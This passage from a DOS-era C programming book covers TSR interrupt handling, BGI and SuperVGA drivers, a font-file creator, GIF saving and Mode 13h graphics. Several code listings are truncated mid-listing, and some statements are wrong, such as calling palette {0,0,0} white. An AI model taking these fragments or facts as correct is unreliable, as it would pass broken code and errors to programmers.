        modelinfo[byte].modelbyte = idbytes[byte];

        strcpy(modelinfo[byte].idinfo,
            idstrings[byte]);
    }

    /* get the ID byte */
    num = peekb(ROMSEG, ID_OFFSET);
    mdl = 0;
```

```
/* point to the matching entry in the structure */
for(byte=0;byte<num_records;byte++)
    if(num==modelinfo[byte].modelbyte)mdl=byte;

/* now get the date of the bios */
/* and add it to our date string */
for(byte=0;byte<datelimit;byte++)
    datestring[byte]=peekb(ROMSEG,MD_OFFSET+byte);

/* terminate the string with a null character */
datestring[datelimit]='\x00';

/* print the model info, then the BIOS date */
printf("%s%s\n",
        captions[1],
        modelinfo[mdl].idinfo);
printf("%s%s\n",
        captions[2],
        datestring);
/* and now we are done */
}

int main( void )
{
    puts(captions[0]);
    getmodelinfo();
    return(0);
}
```

27

“Hard workers will become leaders.”

TSR Programming

TSR or “Terminate and Stay Resident” Programming is one of the interesting topics in DOS Programming. TSR programs are the one which seems to terminate, but remains resident in memory. So the resident program can be invoked at any time. Few TSR programs are written with the characteristic of TCR (Terminate Continue Running) i.e., TSR program seems to terminate, but continues to run in the background. TSR Programming is supposed to be an easy one, if you know the DOS internals. In this chapter, I have tried to explain the tough TSR Programming concept in a simpler manner.

27.1 DOS’s non-reentrancy Problem

If a function can be called before it is finished, it is called reentrant. Unfortunately, DOS functions are non-reentrant. That is, we should not call a DOS function when it executes the same. Now, our intuition suggests us to avoid the DOS functions in TSR programs!

27.2 Switching Programs

As we know, DOS is not a multitasking operating system. So DOS is not meant for running two or more programs simultaneously! One of the major problems we face in TSR programming is that DOS’s nature of switching programs. DOS handles switching programs, by simply saving the swapped-out program’s complete register set and replacing it with the swapped-in program’s registers. In DOS, if a program is put to sleep its registers are stored in an area called TCB (Task Control Block).

We must finish one process before another is undertaken. The main idea behind it is that, whenever we switch between programs, DOS switches our program’s stack to its own internal set. And whatever that is pushed must be fully popped. For example, assume that we have a process currently running called *previous-process*, and we initiate another process in the meantime called *current-process*. In this case, the *current-process* will work fine, but when the *previous-process* just gets finished, it would find its stack data has been trashed by *current-process*. It is a serious injury! Everything will mess-up!

27.3 DOS Busy Flag

From the above discussion, we understand that before popping up our TSR program, we must check whether DOS is currently executing an internal routine (i.e., busy) or not. Surprisingly DOS also checks its status using a flag called “DOS Busy Flag”. This “DOS Busy Flag” feature is undocumented and some programmers refer this flag as “DOS Critical Flag”. We



can also use this flag in our TSR program to check whether DOS is busy or not. For that, we have to use undocumented DOS function 34h.

27.4 BIOS Functions

As BIOS functions are reentrant, some programmers use BIOS functions in TSR programs. But professional programmers don't use BIOS functions, as the implementation of BIOS functions is quite different from machine to machine. In other words, BIOS is not compatible and there is no guarantee for its reentrancy. So for professional TSR programming, avoid BIOS functions too!

27.5 Popping up TSR

TSR programs can be made to reside in memory with the `keep()` function. Then how does our TSR program understand, it is being requested by user? In other words, when to popup our TSR program? For that, we have to capture few interrupts. We have already seen that interrupt routines will be called whenever an interrupt is been generated. So if we replace the existing interrupt routine with our routine, we can make our TSR program "live".

Normally, TSR programmers capture Keyboard interrupt (int 9h), Control-C interrupt (int 23h), Control-break interrupt (int 1bh), Critical error interrupt (int 24h), BIOS disk interrupt (int

13h), Timer interrupt (int 1ch) and DOS Idle interrupt (int 28h). Indian TSR programmers often use int 8h as Timer interrupt. But other international TSR programmers use int 1ch as Timer interrupt.

The idea is that we have to block Control-C interrupt, Control-break interrupt and Critical error interrupt. Otherwise, there is a chance that the control will pass onto another program when our TSR program is in action. And it will spoil everything!

We must also monitor other interrupts—Keyboard interrupt, BIOS disk interrupt, Timer interrupt and DOS Idle interrupt, and we have to chain them. I hope by looking at the figure, you can understand the concept better.

27.6 IBM's Interrupt-Sharing Protocol

Almost all TSR utilities came with the property of unloading itself from the memory. But in order to unload the TSR, it must be the last TSR loaded. For example, if we run TSR utilities namely “X” and “Y”, we can unload only the last TSR loaded i.e., “Y”. The problem here is that of sharing of interrupts by TSR programs. IBM has suggested a protocol for sharing system interrupts. Even though, this protocol is meant for sharing hardware interrupts, it can be used for software interrupts too. It is especially useful for unloading TSR programs from memory, irrespective of its loading sequence. That is, if we follow this protocol standard, we can unload any TSR at any time!

So, in order to unload any TSR at any time, all the TSR programs must use this protocol. But unfortunately, TSR programmers don't use this standard. So I omit the discussion of this protocol. If you are very particular to know more about this protocol, checkout the **Intshare.doc** file found on CD .

27.7 Rules for TSR Programming

It is wise to consider the following rules, when you programming TSR:

1. Avoid DOS functions. If possible, avoid BIOS functions too!
2. When DOS busy flag is non-zero, DOS is executing interrupt 21h function. So we must wait and watch DOS busy flag.
3. When DOS is busy waiting for console input, we can disturb DOS regardless of the DOS busy flag setting. So you should watch interrupt 28h.
4. Use “signature” mechanism to check whether the TSR is already loaded or not. And so prevent multiple copies.
5. Our TSR program must use its own stack, and **not** that of the running process.
6. Other TSR programs might be chained to interrupts. So we must also chain any interrupt vector that our program needs.
7. TSR programs should be compiled in Small memory model.
8. *However* you may need to compile in compact, large or huge memory model if you use file operations with `getdta()` and `setdta()` functions.
9. TSR programs should be compiled with stack checking turned off.

27.8 TSR Template

Tom Grubbe has written a utility called PC-PILOT Programmer's Pop-Up. PC-PILOT is a good substitute for the commercial Sidekick utility. Full source code of PC-PILOT is available on the CD . Source codes of PC-PILOT run up to several pages and so I have avoided listing the codes here. However, I list the codes of **Tsr.c** file. This file can be treated as a good TSR Template and it reduces the pain of TSR programming.

```

/*
    TSR.C by Tom Grubbe
*/

#include <stdio.h>
#include <dos.h>
#include <stdlib.h>
#include <conio.h>

#define TRUE      1

    ScrSetCur(0,18,0);
}
```

Suggested Projects

1. Write a Screen Thief utility. The Screen Thief will capture the screen, when a hot-key is pressed. Depending upon the mode you set, when you load the TSR, Screen Thief will store the screen into BMP or GIF or JPEG.

Part III

Advanced Graphics Programming

Graphics Programming can be classified into:

1. Graphics with BGI
2. Mode 13h Programming
3. VESA Programming

28

"Without leadership a nation falls."

Graphics with BGI

BGI stands for *Borland Graphics Interface*. Working with BGI refers to working with driver files (with BGI extension). So we are in need of BGI files that are to be initialized with `initgraph()` function. Programming with BGI is considered to be quite old. In my experience, BGI is used only by Indian Programmers! Other International Programmers use mode 13h. Even though BGI is slow, we can do lots of graphics with it. It will be highly beneficial for the beginners.

28.1 Common Mistake!

```
int gdriver = DETECT, gmode;  
initgraph( &gdriver, &gmode, "c:\\tc\\bgi");
```

One of the common mistakes very often committed by Indian Programmers is to use `DETECT` macro with `initgraph()` as shown above. First of all we must know what `DETECT` will do in a program: it automatically detects the system's graphics adapter and chooses the mode that provides the highest resolution for that adapter. So we must understand that `DETECT` **may** detect a mode, which we might not expect! And it will be a very serious problem! If you write a program for 640x480 resolution, and if `DETECT` detects a mode that has only 320x200 resolution, you cannot see a part of the image. It is a costly mistake!

So the right declaration for a bug free program is:

```
int gdriver = VGA, gmode = VGAHI;  
initgraph( &gdriver, &gmode, "c:\\tc\\bgi");
```

Another problem with `DETECT` is that even if you have SVGA it will detect VGA.

28.2 More Colors

When BGI was introduced by the Borland people, they only had VGA (and other older adapters like EGA etc.). So they supplied the graphics package with BGI drivers that could drive the contemporary video adapter like VGA, EGA etc. At that time almost all the systems got VGA. VGA could support only limited number of colors(16 & 256). So programmers who used BGI preferred 16 color mode of VGA, as it gives good resolution (640x480). Nowadays, we have SVGA. SVGA could even support 2^{24} (about **16 million**) colors! So if we have BGI driver that supports SVGA, we can obtain the quality of Windows desktop screen in DOS Windows! But Borland doesn't provide BGI driver to support SVGA. Fortunately we have other commercial

packages to support SVGA. Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are the widely used drivers.

28.3 Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers

Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are the best according to my knowledge. It is found on CD . But it is a shareware, if you use it, you must send fees to the author! Using Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers, we can obtain even 2^{24} colors! But before that, you must set the Windows screen properties to desired number of colors. In other words, if you set the screen to the maximum of 256 colors, you cannot get more colors in DOS Box using Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers.

Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers currently support the following Modes:

- SuperVGA 16-color
 - 0) Standard EGA/VGA 320x200x16
 - 1) Standard EGA/VGA 640x200x16
 - 2) Standard EGA/VGA 640x350x16
 - 3) Standard VGA 640x480x16
 - 4) SuperVGA/VESA 800x600x16
 - 5) SuperVGA/VESA 1024x768x16
 - 6) SuperVGA/VESA 1280x1024x16

- SuperVGA 256-color
 - 0) Standard VGA/MCGA 320x200x256
 - 1) 256k Ssvga/VESA 640x400x256
 - 2) 512k Ssvga/VESA 640x480x256
 - 3) 512k Ssvga/VESA 800x600x256
 - 4) 1024k Ssvga/VESA 1024x768x256
 - 5) 256k Ssvga 640x350x256
 - 6) 1280k+ VESA 1280x1024x256

- SuperVGA 32768-color
 - 0) 320x200x32768
 - 1) 640x350x32768
 - 2) 640x400x32768
 - 3) 640x480x32768
 - 4) 800x600x32768
 - 5) 1024x768x32768
 - 6) 1280x1024x32768

- SuperVGA 65536-color
 - 0) 320x200x65536
 - 1) 640x350x65536
 - 2) 640x400x65536
 - 3) 640x480x65536
 - 4) 800x600x65536
 - 5) 1024x768x65536
 - 6) 1280x1024x65536

- SuperVGA 24-bit color
 - 0) 320x200x24-bit
 - 1) 640x350x24-bit
 - 2) 640x400x24-bit
 - 3) 640x480x24-bit
 - 4) 800x600x24-bit
 - 5) 1024x768x24-bit
 - 6) 1280x1024x24-bit

- Tweaked 16-color
 - 0) 704x528x16
 - 1) 720x540x16
 - 2) 736x552x16
 - 3) 752x564x16
 - 4) 768x576x16
 - 5) 784x588x16
 - 6) 800x600x16

- Tweaked 256-color
 - 0) 320x400x256
 - 1) 320x480x256
 - 2) 360x480x256
 - 3) 376x564x256
 - 4) 400x564x256
 - 5) 400x600x256
 - 6) 320x240x256
 - 7) 360x350x256

- S3 Accelerator 16/256/32768-color

- 0) 640x480x256
- 1) 800x600x256
- 2) 1024x768x256
- 3) 800x600x16
- 4) 1024x768x16
- 5) 1280x960x16
- 6) 1280x1024x16
- 7) 640x480x32768

Turbo C++3.0's `setcolor()` function was not written with upward compatibility. `setcolor()` function receives 'integer' value as color value. So `setcolor()` function cannot work if we provide a 'long' value (a value above 32767, say 50000). In order to make the `setcolor()` function to work, Jordan Hargraphix Software's graphics functions use certain rules. More details and documentation are found on CD !

28.4 Jordan Hargraphix Software's HGXMOUSE TSR

HGXMOUSE TSR is another good product from Jordan Hargraphix Software. It's also a shareware, i.e, if you use it you must send fees to the author. It is available in CD . You have to load your mouse driver before you load HGXMOUSE TSR. The reason is HGXMOUSE TSR is not a replacement for your mouse driver, but an extension to it.

The question is why we need HGXMOUSE TSR. Your mouse driver may not be aware of certain video modes. So in those video modes, you won't get mouse support. HGXMOUSE TSR, thus enhances the performance of your mouse driver. Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers are fully integrated with the TSR, and will provide automatic mouse support in all modes if the TSR and mouse driver are loaded.

Following are the important features of HGXMOUSE TSR.

- Support for the mouse cursor in 16, 256, 32k, 64k and true color SuperVGA modes, as well as tweaked 16 and 256 color modes.
- Support for a graphical text mode cursor (ala Norton)
- Support for the hardware cursor on systems that support it. (Cirrus 54xx, S3, Paradise)
- Easy to use API so you can use the mouse cursor in your own programs. (without needing to use Jordan Hargraphix Software's SuperVGA/Tweak BGI drivers).
- Large cursor support (currently up to 32x32).
- Ability to set the cursor foreground and background colors.
- Bitmap cursor support (**multicolored mouse cursors**).

“People with understanding want more knowledge.”

VB Controls

Using graphics with BGI, we can create VB like controls: Forms, textboxes, command buttons etc. In this chapter let us see how to create few VB like controls.

29.1 Paintbrush

The following program is a Demo Paintbrush program. This program uses: command buttons, Windows and Frame. Paintbrush coders usually find difficulty in implementing mouse drawings. Here, I give you few guidelines.

29.1.1 Restricting Mouse Pointer

When the mouse is clicked on the drawing area, you must restrict it so that outside of the drawing should not be affected.

29.1.2 Hiding/Showing Mouse Pointer

You must properly hide/show mouse pointer. When you want to paint on the drawing box using `putpixel()` or anything else, first of all hide the pointer, paint (using `putpixel()`) and then do not forget to ‘show’ mouse pointer! I could see, even the commercial software—Adobe’s *Instant Artist* fails to use this logic! So the logic is *hide-paint-show*.

29.1.3 Avoiding Flickering of Mouse Pointer

When you would hide and show the pointer repeatedly, it usually starts flickering. So use ‘*hide-paint-show*’ logic, only when the current mouse position is not equal to previous mouse position. If the current mouse position is equal to previous mouse position, don’t do anything!

29.1.4 Using `setwritemode()` function

When you draw line with the so called ‘rubber-band technique’, you may find that the existing images will get erased. We can avoid such ‘erasing’ with `setwritemode(XOR_PUT)`. As we know XOR is used for ‘toggling’, we can utilize it to avoid ‘erasing’.

Figure shows the use of VB like controls in Paintbrush program

```

29.2 Note

For mouse inputs, here I have used *request mode* and so it won't be much efficient. If you need more precision, use *event mode* to get mouse inputs.

A real VB control uses object-oriented concepts. So for the exact implementation, you have to go for C++.

Suggested Projects

1. Yet I haven't seen a full VB imitated controls library. If you could code all VB controls, you can even sell that library!

30

"Plans fail without good advice."

Scribble

Scribble is a CHR file creator developed with graphics with BGI. It will be a good example of coding style, using mouse routines, graphics with BGI, library & project file creation and file format.



30.1 Prelude

CHR files are used for generating fonts in Turbo C's graphics programs. Except for default font, we need the corresponding CHR file to display respective fonts. For example, in order to display 'Gothic' fonts, we need GOTH.CHR file. Scribble is a CHR (or font) file creator. When I developed this utility, I thought that there is no utility to create CHR files. But later I came to know that Borland also provides 'Font Editor' to create CHR file. When you compare 'Scribble' and Borland's 'Font Editor', you can find that the mouse support in Borland's Font Editor is worse! When I developed Scribble, I thought that CHR file format is undocumented. And so I cracked the CHR file format. But later I came to know that it is documented. So my view about CHR file format may slightly differ from Borland's official documentation. I suggest you to have a glance at the CHR file format on file format collection.



30.2 Storing Fonts

Borland's CHR file structure saves a character pattern as a set of lines with X, Y coordinates stored in corresponding bytes. The coordinate values are stored in 7-bits of a byte and they all are signed. So the existing values can be -64 to 63 for X and Y coordinates. The last bit (7th bit) of the X-Y values holds the command. The command can be any one of the following 3 commands: *Move/Scan character*, *Draw line from current location* or *End of character definition*.

You can see that the X values can even be in negative. But for the sake of brevity, I have avoided negative values in Scribble.

30.7 Scribble.prj

We use project (.PRJ) file to create standalone program. By the term *standalone*, we mean the EXE file that doesn't require any other (supporting) files for its execution.

Normally in BGI programming, we would supply the driver (BGI) files' directory with `initgraph()` function. If the corresponding BGI file is not found on that directory you would get error message. We get this error message because, the driver files are not added with our program. But if you have added the corresponding object (OBJ) file of the driver, to `graphics.lib` library, you won't get such error. You can use BGI OBJ utility to create object file for the driver (BGI & CHR) files.

```
C:\>BGI OBJ /F egavga
```

the /F switch is to get "far" object code.

Then you will get `Egavgaf.obj`. Similarly you can create object file for any CHR or BGI files. You can add the object file to `graphics.lib` using TLIB as:

182 A to Z of C

```
C:\> TLIB graphics + obj1 [+obj2...]
```

Adding object file to `graphics.lib` is not advisable as it would increase the compilation time. So the easy way is to add object file is through project file. For my `Scribble` project, I haven't used any CHR files, so I need to create object file only for `EGAVGA.BGI` driver. I have used the `registerfarbgidriver()` function to register the BGI driver so that it is being also added with our standalone EXE file.

Note
If you use other CHR files, just create object files for all the CHR files using <code>BGIOBJ</code> utility, then register them using <code>registerfarbgifont()</code> function.

Add the following files in `Scribble.prj`:

- i. `Mouselib.lib`
- ii. `Egavgaf.obj`
- iii. `Scribble.c`

Compile the `Scribble.prj` to get standalone `Scribble.exe` file.

Creating GIF files

GIF stands for Graphics Interchange Format. GIF is a good file format introduced by CompuServe Incorporated. GIF files can be classified into (i) Ordinary GIF files (ii) Animated GIF files. GIF files are widely used in Internet. GIF took its popularity by the capacity to get animated and by using the very efficient “one-pass” LZW compression algorithm.

31.1 Important Notice

The Graphics Interchange Format © is the Copyright property of CompuServe Incorporated. GIF™ is a Service Mark property of CompuServe Incorporated.

Once Unisys was a well-known computer company. Unisys was awarded the patent in 1985 for the very famous compression algorithm namely Unisys Lempel Zev Welch (LZW). As I said earlier, GIF uses the LZW compression algorithm. GIF became popular through the drastic development of internet. When Unisys learned that the LZW method was incorporated in the GIF specification, it immediately began negotiating with CompuServe in January of 1993. They reached an agreement with CompuServe on licensing the technology in June 1994, which calls for CompuServe to pay Unisys a royalty of 1% of the average selling price it charges for its software.

Unisys demands that the web sites that use GIF should pay them \$5000 or more to use GIF graphics if the software originally used to create the GIFs was not covered by an appropriate Unisys license. Thus freebased people or open-based people are highly against Unisys and GIF, because other, much better, methods of data compression are not covered by any patent. They say that the flaw is in US patent system which makes even pencil-and-paper calculations patentable. One may easily violate some US patents by solving a problem found on Mathematics book! *Indians* might aware of the patent of *Basmati rice*!!!

People who are against to such silly patent, merely substitute PNG files, MNG files and shock waves (Flash) for GIF in their web pages. Open-based people are the one for open languages. Open language never claims royalties, etc. C, C++, Java, Linux are open. On the other side you’ve got proprietary language that claims royalties etc and it is closed. C# is one of proprietary languages. Microsoft often produces proprietary languages and so it has got so many opponents!

Note

Good discussion about “GIF politics” can be found on www.BurnAllGifs.org

31.2 GIFSAVE

GIFSAVE was developed by **Sverre H. Huseby**. It is a function to save the image in GIF format. **Sverre H. Huseby** says that GIFSAVE is little bit slow and the reason is Borland's `getpixel()` function and not the GIFSAVE functions.

GIFSAVE consists of four functions, all declared in GIFSAVE.H:

1. `GIF_Create()` creates new GIF-files. It takes parameters specifying the filename, screen size, number of colors, and color resolution.
2. `GIF_SetColor()` sets up the red, green and blue color components. It should be called once for each possible color.
3. `GIF_CompressImage()` performs the compression of the image. It accepts parameters describing the position and size of the image on screen, and a user defined callback function that is supposed to fetch the pixel values.
4. `GIF_Close()` terminates and closes the file.

The functions should be called in the listed order for each GIF-file. One file must be closed before a new one is created.

31.3 Gifsave.h

```
#ifndef GIFSAVE_H
#define GIFSAVE_H

enum GIF_Code {
    GIF_OK,
    GIF_ERRCREATE,
    GIF_ERRWRITE,
    GIF_OUTMEM
};

}

/*-----
* NAME:          GIF_CompressImage()
*
* DESCRIPTION:   Compress an image into the GIF-file previously
*               created using GIF_Create(). All color values should
*               have been specified before this function is called.
*
*               The pixels are retrieved using a user defined
*               callback function. This function should accept two
*               parameters, x and y, specifying which pixel to
*               retrieve. The pixel values sent to this function are
*               as follows:
*
*               x : [ImageLeft, ImageLeft + ImageWidth - 1]

```

204 A to Z of C

```
*           y : [ImageTop, ImageTop + ImageHeight - 1]
*
*           The function should return the pixel value for the
*           point given, in the interval [0, NumColors - 1]
*
* PARAMETERS:   left      - Screen-relative leftmost pixel
*                x-coordinate of the image
*                top      - Screen-relative uppermost pixel
*                y-coordinate of the image
*                width    - Width of the image, or -1 if as wide as
*                the screen
*                height   - Height of the image, or -1 if as high as
*                the screen
*                getpixel - Address of user defined callback
*                function.
*                (See above)
*
* RETURNS:      GIF_OK      - OK
*                GIF_OUTMEM - Out of memory
*                GIF_ERRWRITE - Error writing to the file
*/

“Love is not jealous, it does not brag, and it is not proud.”

32 Mode 13h Programming

Mode 13h is considered to be the standard mode for graphics programming under DOS. Mode 13h programming is also referred as VGA programming or VGA register programming. Almost all DOS Game software uses this mode 13h.

32.1 Mode 13h

32.1.1 Palette Register

Mode 13h is supported by VGA cards. In this mode, we’ve got 256 colors and 320x200 pixel resolution. And thus it is sometimes referred as 320x200x256 mode.

In this mode 13h, we have $320 \times 200 = 64,000$ pixels. Each pixel takes 1 byte (8 bits) each. One important thing: these bytes do not hold color values; instead hold pointer or index to the color-lookup table. This lookup table is technically referred as ‘*palette registers*’. This lookup table is an array of 256 colors, each with 3 bytes. The structure of lookup table or palette register will be:

```
palette[256][3] = { {0, 0, 0},  
                    :  
                    :  
                    };
```

Note

For the sake of simplicity, palette register is very often referred as a single dimensional array : `palette[768]`.

	Red	Green	Blue
Palette[255]			
Palette[254]			
		:	
		:	
		:	
Palette[0]	6 bits	6 bits	6 bits

Here the 3 bytes hold Red, Green & Blue values. For example { 0,0,0 } represents White. Important note: VGA uses only 6 bits in each Red, Green & Blue bytes. So we can use 2^6 combination of Red, 2^6 combination of Green, 2^6 combination of Blue values. And we have the maximum of $2^6 \times 2^6 \times 2^6 = 262144$ colors. Thus at a given time, the screen can have maximum of 256 colors out of the possible 262144 combination.

The next question is how to set these palette registers? We can use BIOS interrupts to set the palette registers. But it would be very slow and not good for professional programming. So we directly use the palette registers found on our VGA card. Palette registers are accessed via port 3C8h and 3C9h. First, we have to send 0 to port 3C8h and then the corresponding pixel values to port 3C9h. The sequences of operations should be:

1. OUT 0 at port 3C8h
2. OUT all pixel values one by one at port 3C9h (There would be 768 OUTs)

Another important point I want to insist is: loading palette registers refers to choosing 256 colors out of 262144 possible combinations and the screen holds just index or pointer to the look up table.

32.1.2 Vertical Retrace

The electron gun in our monitor refreshes each pixel with their current and correct values according to the refresh rate. The refresh rate may vary from system to system and usually it is 60Hz i.e., each pixel is refreshed in $1/60^{\text{th}}$ of a second. The electron gun fires electron at each pixel, row by row. Horizontal retrace is the time the electron gun takes to return from the right to left side of the screen after it has traced a row. For mode 13h programming, we don't bother about horizontal retrace.

Vertical retrace is the very short time in which the electron gun moves diagonally to the upper-left corner from the bottom-right corner of the screen, after tracing the entire screen. During the vertical retrace the screen is not being updated from video memory to monitor. So during this time if we update the screen, it won't result in flickering. In other words, you *may* get flickering if you don't consider vertical retrace. On the fast computers available today, it is not a big problem. However it wise to consider vertical retrace for good portability.

We can check the vertical retrace by noticing the value of the INPUT_STATUS (0x3DA) port on the VGA card. This is a number that represents the VGA's current state. Bit 3 tells if it is in a vertical blank. We first wait until it is not blanking; to make sure we get a full vertical blank time for our copy. Then we wait for a vertical blank. Now that we can update the whole screen. The following code fragment explains the concept.

```
#define INPUT_STATUS      (0x3DA)

/* copy the off screen buffer to video memory */
```

```
void UpdateBuffer(void)
{
    // wait for vertical re-trace
    while ( inportb(INPUT_STATUS) & (1<<3) )
        ;
    while ( !(inportb(INPUT_STATUS) & (1<<3)) )
        ;

    /* Now, copy everything to video memory */
    _fmemcpy( video_memory, off_screen, screen_size);
}
```

32.2 Optimization Note

When you program in mode 13h, you must understand the fact that our system RAM is faster than the video RAM. So real graphics programmers use a separate buffer (which will be stored in system RAM) for operations on the pixel values. And whenever the buffer value gets changed, it is being updated to the video RAM.

We may need to use mathematical functions like `cos()`, `sin()` etc with our graphics program for certain purpose. These functions would take more time to calculate. So it is wise to store the corresponding values in array when you begin your program. Now you can fetch the values for a given angle as `cos[30]` instead of `cos(30)`. It would almost double the speed of your program.

33

“Love is not rude, is not selfish, and does not get upset with others.”

Reading BMP Files

When you look at the BMP file format closely, you can find that BMP stores palette information in it. So in order to display BMP files, we must load that palette information. When we read a BMP file in mode 13h we have two restrictions: maximum color of BMP must be 256 (BMP files can be of 16, 256 or 2^{24} colors!) and file size must be less than 64KB. The following program by **Alexander Russell** reads 256 colors BMP file. It clips images larger than 320x200. It reads the whole thing into memory, and then displays it directly to video memory.

33.1 Programs

```
#include <stdio.h>

“Love never fails.”

Fire

Beginners of mode 13h programming will always try to do *fire program*. It is of course an easy program. In order to set palette registers, we must know what are all the colors used by ‘Fire’. After setting palette registers and loading the screen values, we can generate a “firing” screen with certain logic.

34.1 Extracting Palette

We can manually find out the colors used by “Fire” (image). But it is quite tedious. Instead, we can extract palette information from a BMP file that has the ‘fire’ image.

34.1.1 PAL Utility

The following code fragment extracts palette information from a known BMP file (**Fire.bmp**) and saves in another file (**Fire.pal**). This palette (**Fire.pal**) file can then be included in our main-fire program.

Let’s call the following program as PAL utility!

```
/*-----  
    PAL - utility to extract palette from a BMP file  
*---  
*/  
  
#include <stdio.h>  
  
#define BM_TYPE 19778u  

```

226 A to Z of C

```
typedef struct tagBITMAPINFOHEADER
{
    DWORD    biSize;
    DWORD    biWidth;
    DWORD    biHeight;
    WORD     biPlanes;
    WORD     biBitCount;
    DWORD    biCompression;
    DWORD    biSizeImage;
    DWORD    biXPelsPerMeter;
    DWORD    biYPelsPerMeter;
    DWORD    biClrUsed;
    DWORD    biClrImportant;
} BITMAPINFOHEADER;

typedef struct tagRGBQUAD {
    BYTE     rgbBlue;
    BYTE     rgbGreen;
    BYTE     rgbRed;
    BYTE     rgbReserved;
} RGBQUAD;

int main( int argc, char *argv[] )
{
    BITMAPFILEHEADER fheader, *header = &fheader;
    BITMAPINFOHEADER finfo, *info = &finfo;
    RGBQUAD trgb, *rgb = &trgb;
    FILE *bfp, *pfp;
    short num_col;
    int i;

    if ( argc < 3 )
    {
        printf( "Usage: PAL file.bmp palfile\n\a" );
        exit( 1 );
    }
    bfp = fopen( argv[1], "rb" );
    pfp = fopen( argv[2], "w" );
    if ( bfp==NULL || pfp==NULL )
    {
        printf( "File Error!\n\a" );
        exit( 1 );
    }
    fprintf( pfp, "/* Palette file created with PAL */\n"
            "/* File name: %s */\n"
            "BYTE pal[768] = { ", argv[2]
    );
};
```

```

fread( header, sizeof( BITMAPFILEHEADER ), 1, bfp );
fread( info, sizeof( BITMAPINFOHEADER ), 1, bfp );
if ( header->bfType != BM_TYPE )
    printf( "%s is not a bmp!\n\a", argv[1] );
else
    {
    /* We only handle 256 color types with this code! */
    if ( info->biPlanes == 1 && info->biBitCount == 8 )
        {
        num_col = info->biClrUsed ? info->biClrUsed : 256;
        for ( i=0; i < num_col-1; ++i )
            {
            fread( rgb, sizeof( RGBQUAD ), 1, bfp );
            if ( i%4 == 0 )
                fprintf( pfp, "\n\t\t\t %d, %d, %d,", rgb->rgbRed>>2,
                    rgb->rgbGreen>>2, rgb->rgbBlue>>2 );
            else
                fprintf( pfp, "\t%d, %d, %d,", rgb->rgbRed>>2,
                    rgb->rgbGreen>>2, rgb->rgbBlue>>2 );
            }
        fread( rgb, sizeof( RGBQUAD ), 1, bfp );
        fprintf( pfp, "\t%d, %d, %d\n\t};\n", rgb->rgbRed>>2,
            rgb->rgbGreen>>2, rgb->rgbBlue>>2 );
        fprintf( pfp, "/*_____EOF %s _____*/",
            argv[2] );
        }
    else
        printf("This code only does 256 color BMP's\n");
    }
fcloseall( );
return(0);
} /*--main( )-----*/

```

34.1.2 Using PAL

In order to extract palette information (i.e., colors used by 'Fire'), run the above program as:

```
